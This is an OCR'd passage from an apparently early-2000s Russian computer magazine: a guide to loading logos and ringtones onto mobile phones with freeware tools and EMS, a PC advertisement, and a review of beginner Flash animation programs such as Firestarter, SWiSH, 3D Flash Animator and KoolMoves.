Более того, как тебе уже должно быть известно из соответствующих статей в апрельском и июньском номерах журнала, в Сименсах моделей S/ME45, M(T)50, A/C/M/S55 есть встроенный внутренний диск, на который можно закачивать что угодно с использованием универсальной программы DataExchangeSoftware. За подробностями - милости просим в упомянутые номера, а сейчас давай лучше поглядим, как залить что-то в телефоны, не имеющие внутреннего диска - S25, C/M/S35, C45, A50.
Такого софта полно, но я тебе порекомендую самый простой и беспроблемный: Siemens Explorer, существующий для всех моделей трубок (S25expl, S35expl, S45Expl). Из всего обилия кнопок нам нужны лишь три: "Send logo", "Delete logo", "Send tone". Их функции понятны из названий. Программа понимает bmp, gif и midi (однотрековые) файлы.
Графические файлы должны быть именно монохромными (а не 24-битными, где используется два цвета), если картинка слишком большая, то на экране она будет обрезана. Нажал на кнопку - и через несколько секунд радуешься новому оформлению мобилы!
А если хочется сохранить то, что уже залито в мобильник - обрати внимание на пункты меню "File" - "Download logo" и "Download ringtone".



C35/S35 explorer – зальем в Сименс все!

Конечно, рассказать о мобилах всех производителей в рамках одной статьи не получится, но общие принципы везде одни и те же, так что, зная, как работать с Нокиями и Эриками, ты уже без особых проблем сможешь работать и с какими-нибудь Алкателями - главное найти правильный софт. А напоследок, хоть и это и выходит за рамки темы статьи, я хотел бы ответить на вопрос, который чуть ли не каждый день задают мне по мылу: чтобы залить Яву в Motorola C3xx надо воспользоваться программой MIDway с сайта www.max76.pisem.net/motor. Заодно следует почитать все, что написано на shrike.cjb.net - там лежит подробная инструкция по заливке графики и музыки на ставший "народным" аппарат Motorola C350.

Связываем телефон с компом

1. Центральный пользовательский сайт о телефонах Nokia. Ссылки на нужный софт.
http://www.ournokia.ru

2. Сайт SiemensClub'a. Рекомендую раздел "Программы" и особенно - "Софт для редактирования и конвертирования мелодий". Пригодится всем, а не только владельцам Сименсов. А еще загляни в раздел "Эксплореры".
http://www.siemens-club.ru
а заодно:
http://www.o45m.ru
http://www.o35m.ru
http://www.agent.by.ru

3. Софт для телефонов Ericsson, Sony, SonyEricsson.
http://www.ericssonclub.org
http://soft.sony-ericsson.ru
http://www.spall.m-f.ru/main/j6.htm
http://jsound.by.ru

4. Софт и инструкции для заливки музыки и картинок в телефоны Samsung.
http://www.samsung-mobile.ru

5. Сайты по телефонам Motorola.
http://www.max76.pisem.net/motor.htm
http://shrike.cjb.net
http://www.motorulez.ru
http://www.motorola-spb.narod.ru

<До первой EMS нельзя…>

Ну ладно, кабели, компьютер - это все, конечно, хорошо. А вот как все-таки без лишних проблем послать себе любимую мелодию и логотипчик по Сети - тем более, совсем недавно (а именно в][№5) мы с тобой уже выяснили, что отправить SMS на халяву - это что три кнопки надавить. Но не все так просто. Операторы (и прочие договорившиеся с ними конторы) отсылают всю "мультимедию" на мобильник в формате EMS (Enhanced Messaging Service), являющимся расширением SMS (мультимедийная информация передается в специальном поле данных заголовка сообщения, и не поддерживающий ее аппарат просто ничего не увидит). Проблема в том, что сейчас самостоятельно посылать EMS из инета позволяет лишь БиЛайн (ну а в регионах еще, например, "Волгоград GSM"), т.е. только клиенты этого оператора могут без всяких шнуров и ИК-портов заливать в свою мобилу все, что душе угодно. Впрочем, остальные операторы тоже вряд ли останутся в стороне - будем ждать от них свершений, а пока постарайся поддерживать хорошие отношения с людьми, у которых можно одолжить на полчаса БиЛайновскую сим-карту :).

Melody Player for Motorola by Алексей Железнов


ОС: WinAll
Размер: 580 Кб
Лицензия: Freeware
http://airstone.narod.ru

Ссылки по теме

1. Sile by Владимир Землянко и Николай Федоровских. Как и EmsPicture конвертирует графику в EMS, но в отличие от него не придирается к «габаритным размерам» изображения.
http://fenik.front.ru

2. Конвертер мелодий Motorola<=>Siemens v2.1 by Якунин Дмитрий. Пригодится в том случае, если ты не нашел музыки в формате твоего мобильника, в то время как нужная мелодия существует в формате другого.
www.irdam.narod.ru

3. Ringtone Editor v.2.2 by Michael Zolotuskiy. Конвертирует midi-файлы в форматы звонков Siemens и Nokia. Лежит здесь:
http://www.siemens-club.ru




Melody Player for Motorola - счастье для "мотороллеров"

А вот и сюрприз! Настоящий подарок для владельцев старенькиx Моторол (T191, T192, V2288, T2288, V50, V100, Tp250, Tp260, A008, TP7389) - они могут получать музыку в специальном мотороловском формате "Motorola Legacy" в обычных SMS, которые мы уже разобрали по косточкам. Пользоваться проще простого - загружаешь мелодию и жмешь "Обработка"-"Создать SMS". Все! Результат в клипборде - можешь вставить его в форму на сайте или в любимую программу по отсылке сообщений. Сама мелодия вводится вручную с помощью виртуального пианино или, скажем, конвертируется из формата Siemens, для чего используется внешняя программа (см. ссылки), а учитывая, что для сименсовского формата есть и конвертилки midi, простор для творчества становится почти безграничным. Единственное, что его все-таки стесняет - это максимальная длина мелодии, которая не должна превышать тридцать пять нот. Но ведь и это немало!

EmsPicture by DeathRay

ОС: WinAll
Размер: 418 Кб
Лицензия: Freeware
http://deathray.narod.ru




EmsPicture. Дистанционный ФотоШоп

Небольшая софтинка, конвертирующая графику и разрешенную стандартом EMS анимацию (четыре кадра с разрешением 8x8 или 16x16) в формат Simple-HEX для отправки на телефоны с портала BeeOnline или еще откуда-нибудь. Открывает монохромные bmp-файлы (следя за тем, чтобы их ширина была кратна восьми, а размер не превышал килобайта), показывает картинку в увеличенном виде и сразу подсчитывает, сколько символов она займет в EMS. Для создания анимации необходимо загрузить четыре отдельные картинки, соответствующие каждому кадру. Получившийся "мультик" программа проиграет по нажатию на кнопку "Просмотр".
Вот и все. Жми на «Конвертировать в EMS-тег», а дальше – по желанию: либо вставляй получившуюся строку в форму на сайте БиЛайна, либо, что еще удобнее, посылай сообщение прямо из программы с вкладки «Отправить EMS».

Converter Motorola, Siemens to EMS by Александр Колпаков

ОС: WinAll
Размер: 40 Кб
Лицензия: Freeware
http://alex-kolp.narod.ru



Зачем нам интерфейс? Нам музыка нужна, а не интерфейс!

Логотипы - это, конечно, хорошо, а что же с музыкой? С музыкой все отлично. Бери мелодию в формате Siemens или вышеописанного «Melody Player for Motorola», вставляй в эту программу (формат она определит самостоятельно), жми «Convert» - и готово! А теперь можешь скопировать получившуюся строчку в тот же EmsPicture и послать прямо оттуда вместе с какой-нибудь картинкой или анимацией. Ну чем не мультимедиа? ;-).

<Каждому по потребностям>

Ну вот, мы и окинули беглым взглядом все средства облагораживания твоего карманного любимца. Применив полученную информацию на практике, ты уже завтра сможешь хвастаться собственной физиономией на экране телефона и мяуканьем кошки Мурки вместо звонка. Приложив определенные творческие усилия, естественно. Главное, чтобы ничего от этого самого творчества не отвлекало, и картинки с музыкой лились в телефон широкой рекой! Те же, кто хотел снимать с тебя деньги «за посреднические услуги», пускай обломятся.

Что в кабеле тебе моем?

Итак, у тебя есть компьютер, мобильник и непреодолимое желание что-нибудь в него закачать. Но для начала давай решим вопрос подключения твоего карманного девайса к стационарному другу. Первым и, на мой взгляд, основным способом является соединение мобилы и компа посредством инфракрасных портов (Bluetooth, он же "голубой зуб", пока еще слишком мало распространен, впрочем, принцип его работы в целом аналогичен, разве что не приходится следить за взаимным расположением устройств). Если в твоем телефоне присутствует ИК-порт, то можешь забыть о проводах: достаточно либо спаять аналогичный девайс для компьютера, либо купить уже готовый - подробнее читай об этом в апрельском номере][. Скажу лишь, что очень популярный USB ИК-порт Tekram IRmate-410U стоит в Москве 25 баксов и позволяет коннектить комп хоть с мобилой, хоть с ноутбуком, хоть с КПК...
Программы для общения с телефоном могут работать либо прямо по ИК-связи, либо через эмулируемый COM-порт. Win9x эмулирует его автоматически, а под Win2k и WinXP надо скачать специальный драйвер - IrCOMM2k (www.ircomm2k.de).
Если же у твоего мобильника нет "красного глаза", то придется использовать "шнурок". Чаще всего - обычный кабель от коммуникационного разъема телефона к COM-порту компа. Учти, что, например, для Нокий нельзя использовать подключающиеся к LPT-порту "прошивочные" кабели Dejan, а для Эриксонов - кабели "service" - они служат именно для прошивки аппарата. На радиорынках и в соответствующих магазинах продаются готовые COM-кабели, и ты можешь либо купить подходящий для твоего девайса (стоят они от 200 рублей и выше), либо спаять самостоятельно. Схемы для тех же Нокий лежат в хелпе Oxygen Phone Manager, для Сименсов - на сайтах www.o45m.ru и forum.siemens-club.ru, а для Эриксонов - на www.ericssonclub.org/faq.
Распространены кабели, подключающиеся по USB, но они ничем принципиально не отличаются - точно так же садятся на виртуальный COM-порт и зачастую даже удобнее, так как не занимают этот самый порт физически. Но бывают и особые случаи - взять хотя бы Motorola C350 (и некоторые другие Моторы тоже): на нем присутствует стандартный компьютерный разъем mini-USB и, соответственно, намного проще купить любой кабель USB -> mini-USB в компьютерном магазине, чем искать дорогие оригинальные комплекты от Motorola.

Максимальные размеры логотипов на телефонах

Siemens (логотип оператора):
C/M35 - 101x21
S35 - 101x43
C45/M(T)50/A50/C55/A55 - 101x29
S45/ME45/SL4x/S55/M55/SL55 - 101x46

Nokia (логотип оператора):
71xx, 62(3/5)xx - 78x21
остальные - 72x14

Ericsson (фоновая картинка):
R520m - 73x39
T39 - 73x26
T68 - 101x80

Sony:
"обои" - 96x77
заставки включения/выключения - 96x92

Компьютеры **ЭКСИМЕР™ Home Elite** и **ЭКСИМЕР™ Family PC Starlite** на базе процессора Intel® Pentium® 4 с технологией Hyper-Threading обеспечат вам захватывающие дух приключения в мире онлайновых игр.



ЭКСИМЕР™ Home Elite



ЭКСИМЕР™ Family PC Starlite





Единая информационная служба: (095) 748-37-89

Розничные продажи в Москве: М.ВИДЕО (095) 777-777-5, Техносила (095) 777-8-777, МИР (095) 780-0000.

Дистрибуторы: компания Инлайн — г.Москва (095)941-6161, ЗАО "Элком Сервис" — г.Сургут (3462)31-19-91, г.Нефтеюганск (34612)2-47-03, г.Ханты-Мансийск (34671)3-44-84

Более 400 дилеров по всей территории России.

Адрес ближайшего на www.i2b.ru

www.excimer.com

И вы не знали, что умеете влять квантроциклом?



Оснащенные мощным процессором Intel® Pentium® 4 с технологией Hyper-Threading компьютеры ЭКСИМЕР™ Home Elite и ЭКСИМЕР™ Family PC Starlite предлагают великолепную производительность для поддержки трехмерных компьютерных игр, а также обеспечивают действительно реалистичное воспроизведение звука с помощью системы Dolby Digital.

Компьютеры ЭКСИМЕР™ — возможности, которых Вы не ждали.

ФЛЕШ ДЛЯ ПРОСТЫХ СМЕРТНЫХ

 Денис Самарин (densam@densam.ru)

FLASH ДЛЯ ПРОСТЫХ СМЕРТНЫХ



У меня по рисованию всегда была тройка. И все потому, что учительница питала ко мне слабость и затем вышала оценки. Да, чего-чего, а Пикассо из меня никудышный. А жаль! Честное слово - жаль. Иногда так и хочется раздобыть мольберт, взять в руки кисть... Да что там говорить, даже простой баннер сделать - и то кого-нибудь просить приходится. А уж о флешках я и не говорю. Смотрю на все это вертящееся и крутящееся великолепие и тихо постанываю от зависти. Но как-то я подумал: "Тварь ли я дрожащая иль право имею?!" Залез в инет, покопался на разных варезниках и форумах и раздобыл несколько прог, которые как раз для нашего брата и предназначены. Так что я теперь себе баннеры, заставки и всякую другую анимацию сам делаю, и знаешь, очень даже недурственно получается. Но расскажу все по порядку.

Киса, скажите мне как художник художнику, вы рисовать умеете?
О. Бендер.

ОБЗОР ПРОГ ДЛЯ БЫСТРОГО СОЗДАНИЯ FLASH-РОЛИКОВ

CoffeeCup Firestarter
Shareware, 4 Mb
http://www.coffeecup.com/firestarter

Скачав с www.coffeecup.com дистрибутив программы, я сразу понял, что это именно то, чего так недоставало моей истомленной жаждой креатива душе. Я работал с программой несколько дней подряд, выдавая на гора флешевые творения самых разнообразных видов, и за это время прямо-таки в нее влюбился. Единственное, чего я так и не смог понять, так это зачем в Firestarter'е существует меню "Help" с довольно подробным описанием возможностей Firestartetr'а. Неужели туда кто-нибудь заглядывает? Лично мне показалось, что даже полуслепая бабуля, которая в своей жизни сложнее счетов ничего не видела, и то сможет сделать флешку без какой-либо посторонней помощи. При каждом запуске программы (а также при нажатии на кнопочку "New") появляется окошко, в котором тебе нужно выбрать тип создаваемой флешки: обычный клип (Standart Movie) или баннер (Banner Wizard). Если ты выберешь второй вариант, то запустится специальный "визард", который заточен под создание простых, не сильно навороченных баннеров. Тебе придется ответить всего на несколько вопросов. И хотя Banner Wizard штука, конечно, замечательная, но применять его целесообразно лишь в тех случаях, когда надо создать что-то пристойное, а со временем большие напряги. Во всех остальных случаях лучше использовать Standart Movie.




Рабочее окно Firestarter'а

Прежде чем приступить к непосредственному созданию флешевого шедевра, в полях "Movie Width" и "Movie Height" укажи размеры будущего клипа, в "Background Color" цвет фона, а в "Background Image" выбери фоновую картинку. Здесь же, чуть ниже, присутствует и бегунок "Image Opacity", который определяет степень прозрачности фонового изображения. Причем учти, что выбранная тобой прозрачность будет видна лишь в уже готовом клипе, в процессе же разработки никаких видимых изменений с фоновым изображением не происходит.

Теперь настало время ознакомиться с интерфейсом программы. Он состоит из пяти областей: меню, рабочее окно, окно объектов ("Cutting Room"), окно свойств объекта ("Object Properties") и временная шкала.


От тебя требуется выбрать из меню нужные объекты, покидать их на рабочее окно и настроить их свойства. Как говорил Шерлок Холмс: "Элементарно, Ватсон". Хотя, вроде, он сказал это по какому-то другому поводу.



Firestarter: работа с фильтрами

Всего на вооружении у Firestarter'а пять типов объектов: текст, картинки, ссылки, звук и геометрические фигуры. Нет никакого смысла рассказывать обо всех типах подробно - ты сам запросто со всем разберешься. Но для примера можно рассмотреть один из них. Допустим, ты желаешь, чтобы в твоем клипе по экрану летел, ну скажем, будильник. А почему бы и нет? Пусть летит, да и еще и трансформируется по пути каким-нибудь хитрым образом. Итак, жми на "Add new image" (это четвертая кнопочка) и выбирай из клипарта будильник. Что изменилось? Изменилось многое. Во-первых, в рабочем окне появилось изображение будильника. Во-вторых, в пустом прежде "Cutting Room'е" теперь имеется строчка

"Image1" с тремя маленькими пиктограммами: "add effect" (об этом чуть позже), "add blank space" (добавляет на временную шкалу пустое поле) и "Show Object in Preview" (скрывает/отображает объект в процессе создания клипа - позволяет не запутаться, когда объектов слишком много). А в третьих - окно "Object Properties" стало активным. Именно в "Object Properties" ты можешь указать размеры изображения (впрочем, это удобнее делать с помощью мышки в рабочем окне программы), поиграться с его цветом, контрастностью и прозрачностью, указать тот цвет, который будет считаться прозрачным (это тебе потребуется при наложении двух объектов друг на друга), а также создать привязанную к объекту гиперссылку. Кроме того, там присутствует кнопочка "Manipulation", которая вызывает нечто похожее на фотошоповские фильтры. Конечно, здесь их не так много, как в графическом монстре от Adobe, но тоже вполне достаточно для того, чтобы вдоволь поизвращаться.



Firestarter: добавим эффектов

Но самое интересное - это кнопочка "Add Effect", которая определяет поведение объекта (в нашем случае будильника). Точно такая же кнопочка есть в окне "Cutting Room". Помнишь, я об этом говорил? Все доступные для объекта эффекты делятся на три основные группы: "Motion Effect" - эффекты движения, "Action Effect" - эффекты появления и "Advanced Effect" - дополнительные эффекты: перемещение объекта и изменение его размеров. Общее количество всех эффектов - более сорока! Есть где развернуться. Разумеется, каждый из объектов рабочего окна может содержать свой набор эффектов. Вот, в принципе, и все. Осталось определить момент появления того или иного объекта во время клипа - это делается с помощью временной шкалы, которую ты найдешь внизу экрана, и сохранить получившийся клип. Кроме своих основных функций, многостаночник Firestarter способен также конвертировать во флеш анимированные гифы и работать с FTP, то есть скачивать или закачивать готовые sfw'ки прямо на удаленный сервер.

Резюме: если нужно что-то не слишком замороченное, то лучше Firestarter ничего, наверное, и нет.


SWiSH
Shareware, 4 Mb
http://www.swishzone.com

Идем дальше. А дальше я тебе немного расскажу про SWiSH. Не рассказать про нее - настоящее преступление, ибо SWiSH - одна из тех программ, с помощью которых легко и непринужденно брюки превращаются в элегантные шорты, а точнее - твои фантазии во флешролики. Из всех описанных в этой статье программ SWiSH, наверное, наиболее функциональна. Это уже не простая утилита с парой-тройкой эффектов, а полноценный редактор. Но, несмотря на эту функциональность, изучение ее возможностей не отнимет у тебя много времени. Толстый учебник также покупать вовсе не обязательно. Интерфейс довольно разумный, и, следовательно, освоить эту прогу нетрудно.



Внешний вид SWiSH

Кстати, об учебниках. Очень неплохой сборник статей о том, как создавать флешки в SWiSH'е, ты найдешь по этому адресу: http://projects2003.by.ru/swish.
Чтобы тебе было проще разобраться с процессом создания ролика, советую загрузить какой-нибудь простой пример из довольно неплохой коллекции программы. Например, файл first.swi. Сделать это можно из меню File/Samples. Загрузил? Отлично. Теперь давай попробуем понять, как это все работает. Видишь слева небольшое окошко, которое называется "Outline"? Это что-то типа контейнера, куда складываются все используемые в ролике объекты. Эти объекты не валяются там абы как, а хранятся в соответствии со строгой иерархической структурой. Самый первый уровень иерархии содержит так называемые сцены, то есть вполне законченные самостоятельные мини-ролики. Зачем нужны эти сцены? Объясняю. Представь себе, что ты делаешь флешевый веб-сайт. Вначале у тебя отображается главная страница, из которой должен осуществляться переход на другие разделы. Так вот, когда ты нажимаешь на какой-нибудь пункт меню, то на самом деле флеш просто "запускает" другую сцену. Каждая сцена может содержать практически неограниченное (ну, точнее, ограниченное, конечно, но очень большим числом) количество объектов, которые в свою очередь содержат другие объекты, а те еще, и так далее. В рассматриваемом ролике объект "Logo" содержит еще семь объектов. А именно: буквы "L", "O", "G", "O", овал и две его тени. Чуть выше окна "Outline" находится окошко "Timeline" с кнопочкой "Add effect", воспользовавшись которой ты без проблем добавишь объекту какой-нибудь оригинальный эффект. О самих эффектах я говорить не буду, так как они весьма похожи на эффекты в других программах.



Объекты в SWiSH

Само собой, каждому объекту может быть добавлен не один, а много эффектов, причем выполняться они будут в порядке строгой очередности. Скажем, если хочется заставить текст на экране сначала плавно растворяться, а затем вновь появляться из ниоткуда, то следует нажать на кнопочку "Add effect" дважды. Первый раз чтобы добавить "Fade out", а второй - для "Fade in". Последовательность выполнения действий над объектами определяется в окошке, которое расположено в верхней части экрана. Я говорю о временной шкале. Именно на этой шкале ты будешь расставлять все те действия, которые должны происходить по ходу ролика.

NEXT

PC_Zone

ФЛЕШ ДЛЯ ПРОСТЫХ СМЕРТНЫХ

Денис Самарин (densam@densam.ru)

Почти точно так же к объекту можно добавить и реакцию на определенное событие. Клик мышкой, например. Управление событиями осуществляется в окне без названия, которое ты также найдешь на экране, если посмотришь чуть левее главного рабочего окна. В этом самом безымянном окне расположились сразу четыре закладки: Movie, Tranform, Action и еще одна закладка, название и содержимое которой меняется в зависимости от активного на данный момент объекта. Если, допустим, ты выбрал текст, то закладка, которая так и будет называться "Text", соберет все параметры текста.
Самая интересная из этих четырех закладок - "Action", которая как раз и используется для настройки реакции на события. Делается это элементарно. Ты просто выбираешь требуемое событие из списка и вводишь (если это необходимо) пару параметров.

В общем, программа просто супер. Пять баллов, однозначно.

3D Flash Animator
Shareware, 3,5 Mb
http://www.3dfa.com


В отличие от Firestarter'а, с которым может работать практически каждый, 3D Flash Animator рассчитан на более продвинутого пользователя, которого не испугают такие понятия как "скрипт" и "операторы условного перехода". Дело в том, что помимо стандартного набора эффектов и сценариев, 3D Flash Animator позволяет использовать скрипты, написанные непосредственно пользователем. Это, как ты понимаешь, значительно расширяет круг возможностей программы. С помощью 3D Flash Animator можно даже создавать настоящие игры! Не веришь? Загляни в раздел "Samples" и убедись воочию.



Игра, созданная в 3D Flash Animator'е


Загрузив 3D Flash Animator в первый раз, я с ужасом подумал: "Мама моя! Как же можно во всем этом разобраться? И как я все это опишу?!" И действительно, в 3D Flash Animator столько всяких кнопочек, выпадающих списков и других элементов управления, что кажется, конца и края им не видать. Но через несколько дней оказалось, что беспорядочное, на первый взгляд, нагромождение на самом деле является логично организованной структурой, работать с которой - одно удовольствие.
Как и в Firestarter'е, в 3D Flash Animator имеется рабочее окно, где следует размещать нужные тебе объекты, внушительный список которых ты найдешь, нажав кнопочку "Add new element", расположенную в окне "Properties". К этому окну вообще следует присмотреться внимательнее, так как в нем ты будешь проводить львиную долю рабочего времени. В верхней части окна размещены четыре кнопочки: отобразить фреймы, проиграть клип, сохранить клип и сохранить клип под новым именем.

Чуть ниже этих четырех кнопочек наличествует область параметров клипа. Здесь ты должен выставить отображаемое в секунду количество кадров, дать ценные указания по поводу того, что делать, когда клип закончится (начать проигрывать заново, остановиться и т.д.), а также именно в этом окне находится кнопочка "Starting script", которая отправит тебя во встроенный редактор скриптов.
После области параметров клипа следует область объектов. Каждый раз, когда ты добавляешь в рабочее окно новый объект, здесь появляется ссылка на него. Это похоже на "Cutting Room" из Firestarter'а.



3D Flash Animator: внешний вид

А сейчас немного отвлечемся и бросим взгляд на сами объекты. Если в Firestarter'е их было всего пять, то в 3D Flash Animator'е их около тридцати! Кроме обычных объектов типа текста или картинки, в списке ты найдешь и активные элементы: кнопки, поля ввода, списки и т.д. Вдобавок, некоторые объекты на самом деле не объекты, а наборы объектов и даже больше - конструкторы объектов. Что это значит? Ну, например, объект "3D model". Выбрав его, ты попадаешь в 3d-редактор, немного напоминающий 3dmax, создаешь в нем трехмерный объект, а затем возвращаешься в основную программу. Кстати, раз уж речь зашла о трехмерной графике, то просто нельзя не сказать о чудесной способности 3D Animator'а без всяких проблем читать и преобразовывать во flash файлы, созданные в других векторных редакторах. Прога с радостью скушает и *.model, и *.3df, и *.wrl.
Как я уже говорил, после создания или выбора объекта в области объектов появляется соответствующая запись. Причем каждая запись снабжается тремя дополнительными кнопками: скрыть объект (чтобы не мешал), выбрать объект и отобразить свойства объекта. Здесь же присутствует флажок, указывающий, следует ли отображать объект сразу после запуска клипа.




3D Flash Animator: окно создания скриптов

После того, как ты насоздавал все требуемые объекты, пришло время заняться их поведением. Для этого жми на кнопку "добавить событие" ("Add event"). Как и в случае с объектами, события есть как простые (остановить проигрывание клипа, скрыть или отобразить объект, добавить задержку), так и довольно сложные, подразумевающие многочисленные настройки (3D-анимация, добавить скрипт, ну и так далее и тому подобное).
Кстати о скриптах. Это одна из самых сложных составляющих будущего клипа. И хотя в 3D Animator'е разработчики постарались максимально упростить данный процесс, все равно, для того чтобы написать хороший скрипт, нужно владеть хотя бы азами программирования. Из дополнительных утилит обращу твое внимание на "Compare flash files". Отличная штука, особенно когда ты долго работаешь с каким-то проектом, на винте хранится целая куча разнообразных его копий, и ты уже не помнишь, чем они друг от друга отличаются.


Короче - резюмирую. 3D Animator - отличный выбор для продвинутого пользователя.

KoolMoves
Shareware, 2,7 Mb
http://www.koolmoves.com




KoolMoves: морфинг

Запустив KoolMoves, я засомневался: "А я, часом, не ошибся ярлычком?". Ну, вылитый Adobe Photoshop. Присмотрелся - нет, не ошибся. Но схожесть интерфейса очень большая. Для нас, пользователей, это, разумеется, плюс: не надо тратить много времени на освоение новой территории.




Так выглядит KoolMoves

Чтобы не повторяться, я не буду сейчас рассказывать о том, как нужно создавать флеш-ролики. Этот процесс мало отличается от процесса создания роликов в 3D Animator'е. Хотя кое-какие отличия, естественно, присутствуют. Во-первых, в KoolMoves отлично реализована работа с текстом. Выше всяких похвал. Плюс к этому меня поразило огромное количество текстовых эффектов. С их помощью текст на экране начинает выделывать такие штуки, что аж в глазах рябит.
